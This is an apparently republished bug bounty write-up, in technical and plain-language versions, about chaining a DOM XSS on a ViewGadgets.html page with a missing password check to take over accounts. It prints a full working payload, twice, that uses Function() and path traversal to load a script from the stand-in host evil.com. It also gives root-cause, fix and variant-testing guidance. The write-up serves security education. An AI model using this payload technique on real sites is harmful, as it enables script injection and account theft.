Finding A Unique and Complex Payload To Load Remote Scripts
 Published on infosecwriteups.com
Recently while hunting a private program on Bugcrowd I discovered both the user’s email address and security questions could be modified WITHOUT password verification or any other security checks in place. This combination would allow an attacker to successfully perform an account takeover; however, I needed a remote…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
While hunting a private program on Bugcrowd, Greg Gibson found that a user's email address and security questions could be modified without password verification or any other security check. On its own that is a P5 Lack of Password Confirmation, Change Email Address, the lowest severity level in Bugcrowd's rating taxonomy, and one that typically does not receive a bounty. To turn it into something worth submitting, he needed a remote exploit, and the chain he built around it is the subject of this write-up.

The vulnerable feature is a page called ViewGadgets.html. It uses a query string parameter to decide which JavaScript file to load from a relative path under ./scripts/widgets/gadgets/, and then instantiates an object from that file. The researcher also published a simplified static version of the core vulnerability as a challenge page at https://d11dkd80d59ds1.cloudfront.net/, and recommends trying it before reading the solution, because the payload is considerably more involved than a typical injection.
Setup
The work was done against a private Bugcrowd program. The tools were Burp Suite Pro (its Issue Activity and history were used to survey the site) and the browser's JavaScript debugger. The researcher copied the relevant portions of the page source into a local HTML file so he could test and modify the code freely, and modified the code as needed, mostly removing try/catch statements so exceptions surfaced clearly while debugging.
No accounts, roles or software versions are described in the report. The precondition for the full chain is victim interaction: the victim has to visit the attacker-crafted link.
Finding it
After exhausting every item flagged by Burp Pro's Issue Activity, the researcher began manually reviewing the source of each page. Near the top of index.html, inside a script block, he noticed:
var isDebug = getQuerystring(‘debug’, ‘false’);
The getQueryString() helper is a snippet commonly quoted on Stack Overflow. It returns a named parameter from the URL query string if present, otherwise the supplied default:
var isDebug = getQuerystring(‘debug’, ‘false’);function getQuerystring(key, default_) { if (default_ == null) default_ = ""; key = key.replace(/[\[]/, "\\\[").replace(/[\]]/, "\\\]"); var regex = new RegExp("[\\?&]" + key + "=([^&#]*)"); var qs = regex.exec(window.location.href); if (qs == null) return default_; else return decodeURIComponent(qs[1]);}
This gives an attacker influence over the return value, but on its own not in an immediately exploitable way. Searching Burp history showed the same function on several pages, generally with benign outcomes. One page was different: ViewGadgets.html was the only page calling getQueryString() with an argument other than debug, and the resulting value was passed into several functions that appeared to dynamically load one of several JavaScript files.
Exploitation
Step 1: trace the entry point
The entry point on ViewGadgets.html is:
$(document).ready(function() { init();});function init() { ... var gadgetFileName = getQuerystring(‘gadgetFileName’); loadGadget(gadgetFileName);}

init() reads the gadgetFileName query parameter and passes it, unsanitised, to loadGadget(). The researcher loaded his local copy with ?gadgetFileName=test and set breakpoints to follow the flow.
Step 2: understand what loadGadget() does
At a high level, the query string value is stored in both the _jsFileName and gadgetName variables. The script tries to load an additional local script from the relative path ./scripts/widgets/gadgets/<query parameter>, and then instantiates a new object from the resulting import through eval(). For example, ?gadgetFileName=gadget.js would load ./scripts/widgets/gadgets/gadget.js and run eval("new gadget()").
The report does not reproduce the body of loadGadget(); it describes the behaviour and notes that the query value reaches an eval() statement. eval() evaluates a string as JavaScript, so eval("alert(document.domain)") would pop up the site's domain. Its purpose here was dynamic code generation, loading a specific script based on the user's actions, which the researcher notes should be approached with extreme caution.
Step 3: work out the constraints on the payload
The payload has to survive several transformations and still execute through eval(). Two extra constraints shape it:
$.getScriptmust successfully load a legitimate file, so that execution reaches the.doneblock.- The
newoperator is appended to whatever string is injected, so the injection must create an instance of a user-defined or built-in object type that has a constructor function.
Step 4: the final payload
The researcher warns that this payload is very specific to the site and should not be added to a generic payload list; the concepts are what transfer. The working payload was:
https://www.example.com/?gadgetFileName=Function(%27%24.getScript(%22https%3a%2f%2fevil.com%2fexploit.js%22)%27)()%2f/../../../../../widgetsSummary.js
It caused the page to load the external script hosted at https://evil.com/exploit.js. Decoded, the gadgetFileName value is:
Each component does a specific job:
Function(...)is used likeeval(): it takes a string and evaluates it as code. The second set of parentheses,Function(...)(), makes the function self-invoking, so it executes immediately after declaration.'$.getScript("https://evil.com/exploit.js")'is the string passed toFunction, and uses jQuery to load a remote script. This is the malicious part, and could be as simple as an alert box.- The JavaScript comment
//stops the rest of the injection,../../../../../widgetsSummary.js, from causing a syntax error insideFunction(...). - The path traversal and file name make the call to
$.getScript("./scripts/widgets/gadgets/" + _jsFileName)insideloadGadget()succeed, so the code reaches the success (.done) block. Finding the right number of../was mostly trial and error and depends on the payload; the network tab of the developer console shows whether the request resolves.widgetsSummary.jswas referenced by a separate function on the page and confirmed to be a legitimate, accessible file.
Root cause
The getQueryString() helper returns raw query string input controlled by the attacker, which should be considered untrusted and sanitised. It is passed unsanitised into loadGadget(), where it is concatenated into a script path and then reaches eval(). Because the value is interpolated into code that is evaluated, an attacker who controls the parameter controls the code. The new prefix and the need for $.getScript to succeed are obstacles to a working payload, not defences: the Function(...)() construct satisfies the constructor requirement and the // comment plus a traversable path satisfy the loader.
Impact
Injecting a remote, attacker-controlled JavaScript file into the page opens up endless opportunities. The researcher demonstrated a proof of concept that could capture CSRF tokens and update a victim's email and security questions, which could lead to account takeover. It does require victim interaction, namely visiting the attacker-crafted link. The chain was triaged as a P2, a significant improvement over the P5 lack of password confirmation it was built on.
Fix
The report does not describe any fix applied by the program. Based on the root cause, the parameter should not be interpolated into evaluated code at all: map the requested gadget name against a fixed allowlist of known files and reject anything else, and remove the eval()/Function() construction in favour of instantiating the known object directly.
Variants to test
- Other callers of a query-string helper. Grep page source for helpers such as
getQueryString,getParameterByNameorURLSearchParamsand follow each return value. A positive result is a value that reaches a sink such aseval,Function,setTimeoutwith a string,innerHTMLor a scriptsrcwithout validation. - Dynamic script loaders with a path parameter. Look for code that concatenates a parameter into
./scripts/...and then calls$.getScriptor appends a<script>element. A positive result is a request in the network tab that resolves to an attacker-chosen URL, or a traversal that reaches a real file so the success callback runs. new-prefixed evaluation. Where the code doeseval("new " + input + "()"), tryFunction('...')()so the expression is both a constructor call and self-invoking. A positive result is execution of the inner string.- Comment-terminated injections. When trailing code breaks the payload, append
//and check whether the remainder is neutralised. A positive result is a payload that executes where the same payload without//threw a syntax error. - Chaining with a low-severity finding. Pair an XSS with a missing password confirmation on email or security question changes, and use the XSS to read CSRF tokens and submit the change. A positive result is an account takeover demonstrated end to end from a crafted link.
What happened, in plain words
A security researcher was testing a website that was part of a private bug bounty program on Bugcrowd. A bug bounty program is an arrangement where a company invites independent researchers to look for security problems in its systems and pays them for reporting what they find. "Private" means only invited researchers can take part.
While testing, he found that a logged-in user's email address and security questions could be changed without asking for the password first. Security questions are the personal questions (such as a pet's name) that sites sometimes use to confirm your identity when you reset a password. Being able to change the email address on an account is serious, because the email address is usually the thing you use to recover a forgotten password. If an attacker can quietly change it to their own address, they can then reset the password and take over the account.
But there was a catch. On its own, this finding was rated P5 Lack of Password Confirmation, Change Email Address. Bugcrowd uses a rating scale from P1 (most severe) to P5 (least severe), and P5 findings usually earn no bounty at all. To make the report worth something, the researcher needed to show that an attacker could actually exploit the weakness from far away, over the internet, without sitting at the victim's computer. That is what "remote" means here: an attacker anywhere in the world, not someone with physical access to the machine.
So he went looking for a second bug he could combine with the first. Combining bugs like this is called exploit chaining, and programs generally accept it as long as the chain is needed to show real impact. The second bug he hoped to find was either a subdomain takeover (where an attacker gains control of a company's subdomain) or cross-site scripting, usually shortened to XSS.
XSS is a class of bug where an attacker manages to get their own JavaScript code to run inside another person's browser while that person is visiting a legitimate website. JavaScript is the programming language that web pages use to make themselves interactive. If an attacker's code runs on a site you trust, it can do things on your behalf: read what is on the page, click buttons, send requests to the site as if it were you. That is why XSS matters so much, and why it was the missing piece here.
He found his XSS on a page called ViewGadgets.html. That page takes a value from the web address (the part after the ? sign) and uses it to decide which JavaScript file to load. Because the value was never checked or cleaned, an attacker could put something malicious in the address, and the page would run it. The final payload, the malicious piece of text an attacker sends, was complicated, and this article walks through how it was built and why each part is needed.
Background: the pieces you need to know
Before the walkthrough, a few everyday ideas. You do not need to be a programmer to follow the rest.
The address bar and query strings. When you visit a page like https://shop.example.com/search?item=shoes&colour=red, everything after the ? is called the query string. It is a list of name and value pairs separated by &. Here item has the value shoes and colour has the value red. Websites use query strings to pass information around, for example which product to show or which page of results you are on. Crucially, anyone can type anything into the address bar, so anything that comes from a query string must be treated as untrusted, the same way you would treat a note handed to you by a stranger.
JavaScript files and loading them. A web page is built from HTML (the structure), CSS (the styling) and JavaScript (the behaviour). A page can pull in extra JavaScript files while it is running, for example to add a feature only when the user does something. The page asks the browser to fetch a file from a web address and run it. If an attacker can control which address is fetched, the attacker controls which code runs.
eval(). JavaScript has a built-in function called eval(). You give it a piece of text, and it runs that text as if it were code. It is like handing someone a sealed envelope and asking them to read the instructions inside and follow them immediately, without checking who wrote the letter. It is powerful and dangerous, and modern guidance is to avoid it wherever possible.
$.getScript(). jQuery is a widely used JavaScript library that makes common tasks shorter to write. $.getScript() is a jQuery function that fetches a JavaScript file from a URL and runs it. If an attacker can influence the URL passed to $.getScript(), the attacker can make the page run a script from a server they control.
The new keyword. In JavaScript, new is used to create an object from a template (called a constructor). For example, new Date() creates a date object. If code does eval("new " + something + "()"), then whatever the attacker puts in something has to be something that can be constructed with new.
Burp Suite Pro. Burp is a tool that sits between your browser and the website and records every request and response. Its proxy history is a log of everything the browser sent and received. Its Issue Activity panel is a list of potential problems Burp noticed automatically. Researchers use it to survey a site quickly before digging in by hand.
The browser debugger. Every modern browser has a developer console with a debugger. It lets you pause a running script at a chosen line (a breakpoint), inspect the values of variables at that moment, and step through the code one line at a time. It is the equivalent of slowing a film down frame by frame to see exactly what happens.
The network tab. Also in the developer console, the network tab lists every request the page makes: which address, what came back, and whether it succeeded. It is how you see whether a script actually loaded.
CSRF tokens. A CSRF token (Cross-Site Request Forgery token) is a random value that a site puts into forms and requests to prove the request really came from the site's own page and not from somewhere else. If an attacker's script can read that token, it can forge requests that the site will accept as legitimate.
The setup
The work was done against a private Bugcrowd program. The tools were Burp Suite Pro, whose Issue Activity and history were used to survey the site, and the browser's JavaScript debugger. The researcher copied the relevant parts of the page's source code into a local HTML file on his own machine, so he could test and change the code freely without touching the live site. He also modified the code as needed, mostly removing try/catch statements. A try/catch block is a way of saying "attempt this, and if it fails, handle the failure quietly". Removing them meant errors surfaced loudly, which made debugging easier.
The report does not describe any accounts, roles or software versions. The one precondition for the full chain is victim interaction: the victim has to visit the attacker-crafted link. The attacker cannot simply fire the exploit at a victim; the victim has to click.
The researcher also published a simplified static version of the core vulnerability as a challenge page at https://d11dkd80d59ds1.cloudfront.net/, and recommends trying it before reading the solution. The reason is that the payload is considerably more involved than a typical injection, so working it out yourself first makes the explanation land better.
Finding it
After exhausting every item flagged by Burp Pro's Issue Activity, the researcher began manually reviewing the source of each page. Automated tools only catch patterns they know about; reading the code by hand is how you spot the unusual. Near the top of index.html, inside a script block, he noticed this line:
var isDebug = getQuerystring(‘debug’, ‘false’);
Line by line:
var isDebug =declares a variable calledisDebugand gives it a value. A variable is just a named box that holds a value.getQuerystring(‘debug’, ‘false’)calls a helper function, passing two things: the namedebugand a default value offalse.- The result is stored in
isDebug. If the address bar contains?debug=true, thenisDebugbecomestrue; otherwise it staysfalse.
The helper itself is a snippet commonly quoted on Stack Overflow, a popular question-and-answer site for programmers. It returns a named parameter from the URL query string if present, otherwise the supplied default:
var isDebug = getQuerystring(‘debug’, ‘false’);function getQuerystring(key, default_) { if (default_ == null) default_ = ""; key = key.replace(/[\[]/, "\\\[").replace(/[\]]/, "\\\]"); var regex = new RegExp("[\\?&]" + key + "=([^&#]*)"); var qs = regex.exec(window.location.href); if (qs == null) return default_; else return decodeURIComponent(qs[1]);}
Line by line:
var isDebug = getQuerystring(‘debug’, ‘false’);is the call from the page, as above.function getQuerystring(key, default_) {defines the helper. It takes a parameter name (key) and a fallback value (default_).if (default_ == null) default_ = "";says: if no default was supplied, use an empty string instead.key = key.replace(/[\[]/, "\\\[").replace(/[\]]/, "\\\]");escapes square brackets in the parameter name so they are treated as literal characters rather than special pattern characters. This matters because the next line builds a search pattern.var regex = new RegExp("[\\?&]" + key + "=([^&#]*)");builds a search pattern that looks for the parameter name preceded by?or&, followed by=, and then captures everything up to the next&or#. The captured part is the value.var qs = regex.exec(window.location.href);runs that pattern against the current page address (window.location.hrefis the address bar contents).if (qs == null) return default_;if nothing matched, return the default.else return decodeURIComponent(qs[1]);otherwise return the captured value, decoded. Decoding turns things like%20back into a space, so the value is human-readable.
This gives an attacker influence over the return value, but on its own not in an immediately exploitable way. Being able to set a variable to a value you chose is only dangerous if that value later reaches somewhere that does something with it. Searching Burp history showed the same function on several pages, generally with harmless outcomes. One page was different: ViewGadgets.html was the only page calling getQueryString() with an argument other than debug, and the resulting value was passed into several functions that appeared to dynamically load one of several JavaScript files. That is the pattern to watch for: untrusted input flowing into a place that acts on it.
Exploitation
Step 1: trace the entry point
The entry point on ViewGadgets.html is:
$(document).ready(function() { init();});function init() { ... var gadgetFileName = getQuerystring(‘gadgetFileName’); loadGadget(gadgetFileName);}
Line by line:
$(document).ready(function() { init(); });tells jQuery to wait until the page has finished loading, then run the function inside. This is standard practice so the code does not try to use parts of the page that do not exist yet.function init() {defines a function calledinit, which is the page's setup routine....stands for code the report does not reproduce.var gadgetFileName = getQuerystring(‘gadgetFileName’);reads thegadgetFileNameparameter from the address bar and stores it in a variable. This is the same helper as before, but now with a different parameter name.loadGadget(gadgetFileName);passes that value, unchecked, to another function.
The researcher loaded his local copy with ?gadgetFileName=test and set breakpoints to follow the flow. The value test is harmless; the point is to watch where it goes. A breakpoint pauses the script at a chosen line so you can look at the values at that moment.
Step 2: understand what loadGadget() does
At a high level, the query string value is stored in both the _jsFileName and gadgetName variables. The script tries to load an additional local script from the relative path ./scripts/widgets/gadgets/<query parameter>, and then instantiates a new object from the resulting import through eval(). For example, ?gadgetFileName=gadget.js would load ./scripts/widgets/gadgets/gadget.js and run eval("new gadget()").
A relative path is a file location written relative to the current page rather than from the root of the site. So ./scripts/widgets/gadgets/ means "a folder called scripts, then widgets, then gadgets, starting from where this page lives".
The report does not reproduce the body of loadGadget(); it describes the behaviour and notes that the query value reaches an eval() statement. eval() evaluates a string as JavaScript, so eval("alert(document.domain)") would pop up the site's domain. alert() is the browser's built-in pop-up box, and document.domain is the current site's address. Its purpose here was dynamic code generation, loading a specific script based on the user's actions, which the researcher notes should be approached with extreme caution.
Step 3: work out the constraints on the payload
The payload has to survive several transformations and still execute through eval(). Two extra constraints shape it:
$.getScriptmust successfully load a legitimate file, so that execution reaches the.doneblock. In jQuery,.done()is the part of the code that runs when a request succeeds. If the request fails, the success code never runs, and the injected code never gets a chance to execute.- The
newoperator is appended to whatever string is injected, so the injection must create an instance of a user-defined or built-in object type that has a constructor function. In plain terms: the code wraps your text innew ... (), so your text has to be something that can be constructed.
Step 4: the final payload
The researcher warns that this payload is very specific to the site and should not be added to a generic payload list; the concepts are what transfer. The working payload was:
https://www.example.com/?gadgetFileName=Function(%27%24.getScript(%22https%3a%2f%2fevil.com%2fexploit.js%22)%27)()%2f/../../../../../widgetsSummary.js
It caused the page to load the external script hosted at https://evil.com/exploit.js. Decoded, the gadgetFileName value is:
Decoding means turning the %27 back into ', %22 back into ", %3a%2f%2f back into ://, and %2f back into /. The address bar often shows the encoded form; the browser decodes it before the page sees it.
Each component does a specific job:
Function(...)is used likeeval(): it takes a string and evaluates it as code. The second set of parentheses,Function(...)(), makes the function self-invoking, so it executes immediately after declaration. A self-invoking function is like writing a note and immediately following its instructions, rather than filing it away for later.'$.getScript("https://evil.com/exploit.js")'is the string passed toFunction, and uses jQuery to load a remote script. This is the malicious part, and could be as simple as an alert box.- The JavaScript comment
//stops the rest of the injection,../../../../../widgetsSummary.js, from causing a syntax error insideFunction(...). In JavaScript,//means "ignore everything after this on the same line". It is like drawing a line through the rest of a sentence so it is not read. - The path traversal and file name make the call to
$.getScript("./scripts/widgets/gadgets/" + _jsFileName)insideloadGadget()succeed, so the code reaches the success (.done) block. Path traversal means using../to climb up out of a folder. Each../means "go up one level". Finding the right number of../was mostly trial and error and depends on the payload; the network tab of the developer console shows whether the request resolves.widgetsSummary.jswas referenced by a separate function on the page and confirmed to be a legitimate, accessible file.
Root cause
The getQueryString() helper returns raw query string input controlled by the attacker, which should be considered untrusted and sanitised. It is passed unsanitised into loadGadget(), where it is concatenated into a script path and then reaches eval(). Because the value is interpolated into code that is evaluated, an attacker who controls the parameter controls the code. The new prefix and the need for $.getScript to succeed are obstacles to a working payload, not defences: the Function(...)() construct satisfies the constructor requirement and the // comment plus a traversable path satisfy the loader.
Impact
Injecting a remote, attacker-controlled JavaScript file into the page opens up endless opportunities. The researcher demonstrated a proof of concept that could capture CSRF tokens and update a victim's email and security questions, which could lead to account takeover. A proof of concept is a small demonstration that shows the bug is real and exploitable, without causing harm. It does require victim interaction, namely visiting the attacker-crafted link. The chain was triaged as a P2, a significant improvement over the P5 lack of password confirmation it was built on. Triaged means the program reviewed the report and assigned it a severity rating.
Fix
The report does not describe any fix applied by the program. Based on the root cause, the parameter should not be interpolated into evaluated code at all: map the requested gadget name against a fixed allowlist of known files and reject anything else, and remove the eval()/Function() construction in favour of instantiating the known object directly. An allowlist is a list of things that are permitted, with everything else refused by default.
Variants to test
- Other callers of a query-string helper. Grep page source for helpers such as
getQueryString,getParameterByNameorURLSearchParamsand follow each return value. A positive result is a value that reaches a sink such aseval,Function,setTimeoutwith a string,innerHTMLor a scriptsrcwithout validation. A sink is any place where data gets used in a way that can execute code or change the page. - Dynamic script loaders with a path parameter. Look for code that concatenates a parameter into
./scripts/...and then calls$.getScriptor appends a<script>element. A positive result is a request in the network tab that resolves to an attacker-chosen URL, or a traversal that reaches a real file so the success callback runs. new-prefixed evaluation. Where the code doeseval("new " + input + "()"), tryFunction('...')()so the expression is both a constructor call and self-invoking. A positive result is execution of the inner string.- Comment-terminated injections. When trailing code breaks the payload, append
//and check whether the remainder is neutralised. A positive result is a payload that executes where the same payload without//threw a syntax error. - Chaining with a low-severity finding. Pair an XSS with a missing password confirmation on email or security question changes, and use the XSS to read CSRF tokens and submit the change. A positive result is an account takeover demonstrated end to end from a crafted link.
Glossary
- Bug bounty program: an arrangement where a company invites independent researchers to find and report security problems, usually in exchange for payment.
- Private program: a bug bounty program open only to invited researchers.
- Bugcrowd: a platform that hosts bug bounty programs and handles submissions and ratings.
- P1 to P5: Bugcrowd's severity scale, where P1 is the most severe and P5 the least.
- Bounty: the payment a program gives for a valid report.
- Remote exploit: an attack carried out over the internet from anywhere, without physical access to the victim's machine.
- Exploit chaining: combining two or more weaknesses so that together they achieve more than either alone.
- Subdomain takeover: a bug where an attacker gains control of a company's subdomain, for example because it points to a service that no longer exists.
- XSS (cross-site scripting): a bug where an attacker gets their own JavaScript to run in another person's browser on a legitimate site.
- JavaScript: the programming language web pages use for interactive behaviour.
- HTML: the language that describes the structure of a web page.
- CSS: the language that describes how a web page looks.
- Query string: the part of a web address after the
?, made of name and value pairs separated by&. - Parameter: one name and value pair inside a query string, for example
debug=true. - Untrusted input: any data that comes from outside the application, such as the address bar, and that must be checked before use.
- Sanitise: to check and clean input so it cannot do anything harmful.
eval(): a JavaScript function that runs a piece of text as code.Function(): a JavaScript constructor that builds a function from a piece of text, similar in effect toeval().- Self-invoking function: a function that runs immediately after it is defined, written by adding
()after it. - jQuery: a widely used JavaScript library that shortens common tasks.
$.getScript(): a jQuery function that fetches a JavaScript file from a URL and runs it..doneblock: the part of a jQuery request that runs when the request succeeds.newoperator: a JavaScript keyword that creates an object from a constructor.- Constructor: a template in JavaScript used to create objects.
- Relative path: a file location written relative to the current page rather than from the site root.
- Path traversal: using
../to climb out of a folder and reach files elsewhere. //comment: in JavaScript, two slashes mean everything after them on the same line is ignored.- Syntax error: an error caused by code that is not written in a valid form, so it cannot run.
try/catch: a JavaScript construct that attempts code and handles any error quietly.- Breakpoint: a marker in a debugger that pauses the script at a chosen line so you can inspect values.
- Debugger: a tool in the browser that lets you pause and step through running code.
- Developer console: the browser's built-in panel for inspecting pages, network traffic and errors.
- Network tab: the part of the developer console that lists every request the page makes.
- Burp Suite Pro: a tool that records and inspects traffic between a browser and a website.
- Proxy history: Burp's log of every request and response.
- Issue Activity: Burp's panel listing potential problems it noticed automatically.
- Stack Overflow: a popular question-and-answer site for programmers.
- CSRF token: a random value a site includes in requests to prove they came from its own pages.
- Account takeover: an attack where someone gains control of another person's account.
- Proof of concept: a small demonstration that a bug is real and exploitable.
- Triaged: reviewed by the program and given a severity rating.
- Allowlist: a list of permitted values, with everything else refused.
- Sink: a place in code where data is used in a way that can execute code or change the page.
innerHTML: a JavaScript property that sets the HTML content of an element, and can run code if misused.setTimeout: a JavaScript function that runs code after a delay; it can run a string as code if given one.- Grep: to search text for a pattern.




